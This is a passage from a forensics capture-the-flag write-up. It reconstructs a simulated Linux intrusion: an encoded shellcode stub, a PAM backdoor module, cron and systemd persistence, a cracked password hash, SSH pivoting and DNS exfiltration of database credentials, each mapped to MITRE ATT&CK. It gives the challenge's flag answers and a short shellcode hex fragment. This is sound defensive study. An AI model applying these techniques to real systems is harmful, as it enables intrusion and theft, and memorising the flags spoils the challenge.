
Decoded password:
B@mb00_S47e9!!
Flag:
CyberTEK{B@mb00_S47e9!!}
12. Shellcode Encoder
A shellcode blob was found alongside the implant.

Output:
00000000: beee 1142 48d9 ced9 7424 f458 29c9 b12d
This byte pattern is characteristic of a polymorphic decoder stub commonly found in Metasploit-encoded payloads.
Pattern Identification
The presence of instructions such as:
d9 ce d9 74 24 f4
is a well-known signature of the Metasploit polymorphic encoder.
To validate this hypothesis, I searched for:

The results confirm that the most widely used encoder in Metasploit is:
x86/shikata_ga_nai
Flag:
CyberTEK{x86/shikata_ga_nai}
13. PAM Privilege Escalation Clue
A suspicious PAM module was introduced during the privilege escalation stage.


Relevant artifacts:
server1/opt/.ghostvein/pam_ghostvein.so
server1/etc/pam.d/common-auth
server1/var/log/auth.log
The suspicious module was:
pam_ghostvein.so
Flag:
CyberTEK{pam_ghostvein.so}
14. Privilege Escalation CVE
The evidence linked the PAM privilege escalation stage to:

Flag:
CyberTEK{CVE-2025-6020}
15. MITRE Privilege Escalation
The attacker modified PAM authentication behavior.
This maps to:

Flag:
CyberTEK{T1556.003}
16. SSH Backdoor Key
The attacker planted an SSH key for root access

Suspicious key comment:
venomscript@c2.ghostvein.xyz
Flag:
CyberTEK{venomscript@c2.ghostvein.xyz}
17. Malicious Systemd Service
A malicious systemd service was installed for persistence.

Service name:
ghostvein-sync
Flag:
CyberTEK{ghostvein-sync}
18. Cron Persistence
The attacker created a cron job to keep the implant running.

Cron schedule:
*/5 * * * *
Flag format converted spaces to underscores:
CyberTEK{*/5_*_*_*_*}
Flag:
CyberTEK{*/5_*_*_*_*}
19. MITRE Persistence
Persistence through cron maps to:

Flag:
CyberTEK{T1053.003}
20. Shadow Hash Cracking
The attacker accessed credential material, and the investigation included /etc/passwd and /etc/shadow.

Flag:
CyberTEK{manchestercity}
21. Pivot Credentials
The attacker found credentials for lateral movement in an Ansible inventory file.

Flag:
CyberTEK{ansible_inventory.ini_dbadmin}
22. Pivot Destination
The lateral movement destination was found in host evidence and PCAP traffic.

Pivot destination:
10.10.5.35:2222
Flag:
CyberTEK{10.10.5.35:2222}
23. MITRE Lateral Movement
The attacker moved laterally using SSH.
This maps to:

Flag:
CyberTEK{T1021.004}
24. Database Targeted
After reaching Server 2, the attacker interacted with PostgreSQL.

Targeted database:
patients_prod
Flag:
CyberTEK{patients_prod}
25. DNS Tunnel Domain
DNS-style traffic was used for exfiltration.

Domain suffix:
ghostvein.xyz
Flag:
CyberTEK{ghostvein.xyz}
26. DNS Exfiltration Decoding
The DNS query labels contained hex-encoded data.


Decoded data:
postgresql://dbadmin:GhostDB#Adm1n2026@10.10.5.35:5432/patients_prod
Flag:
CyberTEK{postgresql://dbadmin:GhostDB#Adm1n2026@10.10.5.35:5432/patients_prod}
27. MITRE Exfiltration
The attacker exfiltrated data over DNS.
This maps to:

Flag:
CyberTEK{T1048.003}
28. Full ATT&CK Chain
The full chain reconstructed from evidence was:
Initial Access  -> T1190
Execution       -> T1059
Privilege Esc   -> T1556.003
Persistence     -> T1053.003
Lateral Move    -> T1021.004
Exfiltration    -> T1048.003
Final flag:
CyberTEK{T1190_T1059_T1556.003_T1053.003_T1021.004_T1048.003}
Lessons Learned
This investigation highlights the importance of correlating multiple evidence sources:
- Web logs revealed the initial access vector.
- Filesystem artifacts exposed webshells, malware, persistence, and PAM tampering.
- PCAP analysis confirmed reverse shell traffic, SSH pivoting, and DNS tunneling.
- Malware reversing recovered C2 configuration and exfiltration secrets.
- Credential artifacts enabled lateral movement reconstruction.
- MITRE ATT&CK mapping helped structure the full intrusion chain.
Conclusion
Operation GhostVein demonstrates a realistic DFIR workflow where the investigator must pivot between host artifacts and network evidence.
The challenge required:
- Linux artifact triage
- Log analysis
- PCAP analysis
- Malware reverse engineering
- Credential analysis
- Hash cracking
- MITRE ATT&CK mapping
This type of scenario reflects how real incident response investigations require correlation across different evidence sources rather than relying on a single log or tool output.
Final Attack Chain
[1] Initial Access      - Apache OFBiz exploitation
[2] Execution           - Webshell and reverse shell
[3] Malware Staging     - PyInstaller implant and shellcode
[4] Privilege Escalation- PAM backdoor simulation
[5] Persistence         - SSH key, systemd service, cron job
[6] Credential Access   - passwd/shadow and Ansible inventory
[7] Lateral Movement    - SSH to database server
[8] Collection          - PostgreSQL database access
[9] Exfiltration        - DNS tunneling
👤 Author
Re4perZ3d
Cybersecurity Student | SOC Analyst | CTF Player
Happy Hunting 🕵️♂️